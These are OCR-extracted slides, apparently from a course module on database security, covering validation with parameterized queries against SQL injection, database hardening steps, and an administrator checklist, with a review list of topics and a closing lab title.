
Use validation **and** parameterized queries

- Validation detects attacks
- Parameterized queries prevent the damage

Verify the implementation

- Static analysis tools with data flow analysis
- Search for calls that invoke the database
- Verify that validation and parameterized queries are used

Hardening Databases



Enforce password management & enable data dictionary protection.

Install only what is required.


Change default usernames & passwords.

Hardening Databases


Database security.

Three-tier design.

- Front End – Web Server/Application Server – Database Server.



Hardening Databases




Administrator checklist

- Setting up the environment prior to installation
  - Physical security
  - Firewalls
  - Isolation of services
  - Service accounts
  - File system

Installation

- Latest version and service pack
- Service accounts
- Authentication mode
- Strong passwords

Review



Core concepts of databases

The basic concepts of a database and DBMS

The different types of databases

Database vulnerabilities and exploits

Indirect Attacks – SQL Injection

Direct Attacks – Buffer Overflows

Methods to secure the database

Module 13 Lab
Attacking the Database